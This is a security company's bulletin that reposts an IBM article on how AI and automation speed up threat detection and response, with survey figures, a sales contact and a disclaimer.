
1. Machine learning helps identify patterns, [take inventory of new assets](#) and services and refine the performance of AI models.
2. Reasoning tools help inform data analysis, enhance scenario modeling and foresee new attack vectors.
3. Natural language processing can be used to mine text data sources, improve threat intelligence and enrich knowledge resources.
4. Automation can help orchestrate time-intensive tasks, improve response times and reduce the burden for human analysts.

According to survey respondents, adopting [AI-powered automation](#) has enabled them to operate [faster](#), with greater flexibility.

How are they doing this? One of the survey's most compelling findings is that the mix of [AI and automation](#) is being used to offload routine triage tasks. It enables skilled analysts to focus on higher-value investigations that require human expertise and judgment.

Practical Use of AI


The report offers actionable insights into how security leaders are using AI and automation to support their protection, prevention, detection and response processes. For example:



Source: IBM Security Services based on an analysis of aggregated 2021 performance data. Note: Performance thresholds depicted are expected to improve on a continuing basis.

Investing in security AI and automation is leading to tangible performance benefits. Compared to non-AI adopters, AI adopters can save more than 14 weeks in threat detection and response:

If an organization takes 230 calendar days to detect, respond to, and recover from cyber incidents without the use of AI, it could cut that time by up to 99 days by applying AI.



Source: IBM

Importantly, these organizations are achieving this level of performance while also reducing costs and complexity.

Backed By Research

Other IBM security research studies have found similar results. The [2021 Cost of a Data Breach](#) report from IBM and Ponemon Institute found security AI and automation had the

greatest positive impact on reducing the overall [costs of a data breach](#). To address emerging threats, the [IBM X-Force annual Threat Intelligence Index](#) suggests best practices such as adopting a [zero trust](#) approach, automating incident response and deploying extended detection and response.

For security leaders, the key takeaway is that investing in AI and automation enables you to make more of your skilled talent while also improving your overall performance.

Source: <https://securityintelligence.com/posts/ai-capabilities-transform-security/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech.**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.